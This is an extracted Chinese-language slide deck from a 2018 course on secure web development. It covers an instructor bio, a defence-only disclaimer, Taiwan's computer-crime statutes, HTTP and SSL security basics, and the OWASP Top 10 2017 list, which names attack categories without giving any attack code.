

網站安全程式開發

2018 / 7

講師



- 翁御舜 (Fred.Weng) <fred.weng@sti.com.tw >
- 現任：敦陽科技 - 資安部門 - 資深技術經理
- 經歷 (1996 ~)
 - ✓ 程式設計 (C++、ASP.NET、C#):
 - 電子簽章、售票網站、音樂網站數位授權應用
 - ✓ CMMI 軟體開發成熟度認證
 - ✓ SOC (Security Operation Center) 系統建置與維護
 - ✓ DLP (Data Loss Prevention) 相關產品
 - ✓ APT (Advanced Persistent Threat) 事件偵測處理相關產品
 - ✓ 弱點掃描與滲透測試服務 (2007~Now) ←
- 資安認證
 - ✓ CEH、CISSP、CSSLP、CISM

課程大綱



- 前言
- 網站常見弱點與防護建議
 - ✓ OWASP Top 10 2017 最新版介紹
 - ✓ Others
- 結論




聲明

- 課程所介紹之攻擊手法內容僅用於瞭解以利進行防禦。若有學員以之進行非法活動，一切行為與本人及授課單位無關，由學員自行負責。

名稱	中華民國刑法 <small>英</small>
修正日期	民國 107 年 06 月 13 日
法規類別	行政 > 法務部 > 檢察目
所有條文 編章節 條號查詢 條文檢索 沿革 立法歷程	
第二編 分則	
第三十六章 妨害電腦使用罪	
第 358 條	無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科十萬元以下罰金。
第 359 條	無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科二十萬元以下罰金。
第 360 條	無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科十萬元以下罰金。
第 361 條	對於公務機關之電腦或其相關設備犯前三條之罪者， <u>加重其刑至二分之一</u> 。
第 362 條	製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科二十萬元以下罰金。
第 363 條	第三百五十八條至第三百六十條之罪，須告訴乃論。


<http://law.moj.gov.tw/LawClass/LawParaDetail.aspx?Pcode=C0000001&LCNOS=%20358%20%20%20&LCC=2>



前言




多方位的攻擊方式



<http://www.mtsc.com.tw/images/service/Network.gif>

Network vs. Application

<https://www.edgescan.com/assets/docs/reports/edgescan-stats-report-2018.pdf>




野火燒不盡



➤ 駭客想要：

- ✓ 取得資料的控制權
- ✓ 取得網站的控制權
- ✓ 取得電腦的控制權
- ✓ 癱瘓服務



歐巴馬因爆炸案受傷了!

<https://www.theverge.com/2013/4/23/4257392/ap-twitter-hacked-claims-explosions-white-house-president-injured>

AP Twitter account hacked, makes false claim of explosions at White House (update)

by Chris Welch | Apr 23, 2013, 1:16pm EDT

f SHARE TWEET in LINKEDIN

AP The Associated Press 
@AP

 Follow

Breaking: Two Explosions in the White House and Barack Obama is injured

 Reply  Retweet  Favorite  More


483
RETWEETS

17
FAVORITES



10:07 AM - 23 Apr 13

NOW TRENDING



網站訊息傳遞與攻擊



瀏覽器 手機APP





HTTP Request

HTTP Request

HTTP Response

HTTP Response



HTTP Proxy程式



安全性?

➤ 安全功能：HTTP協定幾乎未提供

✓ 認證：部分 → AP 自己做

✓ Session管理 → AP

✓ 授權 → AP

✓ 稽核 → AP

✓ 傳輸安全

– 加密 → SSL 來輔助

– 完整性 → AP

– 不可否認性 → AP



沒做

做不夠好


HTTPS



➤ HTTP+ SSL(Secure Sockets Layer)

✓ SSL is designed to **encrypt “any” TCP/IP based network traffic**

- 防竊聽
- 防資料竄改及重送
- 使用憑證來進行身份認證 (完整、部分)



SSL Handshake



Client Server

ClientHello Supported SSL/TLS Version · Cipher · Method · SessionID · Random Data

Used SSL/TLS Version · Cipher · Method · SessionID · Random Data **ServerHello**

Chain of Certificate/Public Key **Certificate** 憑證

ServerHelloDone

ClientKeyExchange Send client key encrypted by server's public key

ChangeCipherSpec Verify Cipher/Key

Finished

Verify Cipher/Key **ChangeCipherSpec**

Finished

加密管道




SSL is **NOT** enough



大項	子項
應用系統	<p>程式撰寫</p> <ul style="list-style-type: none">- 商業邏輯- 檔案上傳- 認證、授權- 輸入檢查 -> SQL Injection, XSS.. <p>Framework</p> <ul style="list-style-type: none">- .NET, Java, 3rd party libraries
作業環境	<p>應用程式安裝環境</p> <ul style="list-style-type: none">- backup、test files- source code files- config files <p>資料庫主機</p> <p>網站伺服器</p> <ul style="list-style-type: none">- SSL config- HTTP config <p>開啟的網路服務</p> <p>作業系統</p>





網站常見弱點與防護建議





➤ Open Web Application Security Project

➤ 開放Web軟體安全計畫

- ✓ 一個開放社群、非營利性組織，目前全球有82個分會近萬名會員，其主要目標是研議協助解決Web軟體安全之標準、工具與技術文件，長期致力於協助政府或企業瞭解並改善網頁應用程式的安全性。
- ✓ 參考客戶：
 - 美國聯邦貿易委員會(FTC)、美國國防部，國際信用卡資料安全PCI標準。
- ✓ 目前有30多個進行中的計畫，包括最知名的OWASP Top 10(十大Web弱點)，以及 WebGoat(代罪羔羊)練習平台、Enterprise Security API (ESAPI)、OWASP Guide Project等計畫，針對不同的軟體安全問題在進行討論與研究。

OWASP Top 10 2017



2017年OWASP網站安全風險Top 10

- 1** 注入攻擊 (Injection)
- 2** 無效身分認證 (Broken Authentication)
- 3** 敏感資料外洩 (Sensitive Data Exposure)
- 4** XML外部處理器漏洞 (XML External Entity, XXE) 
- 5** 無效的存取控管 (Broken Access Control)
- 6** 不安全的組態設定 (Security Misconfiguration)
- 7** 跨站攻擊 (Cross-Site Scripting, XSS)
- 8** 不安全的反序列化漏洞 (Insecure Deserialization) 
- 9** 使用已有漏洞的元件 (Using Components with Known Vulnerabilities)
- 10** 記錄與監控不足風險 (Insufficient Logging & Monitoring) 

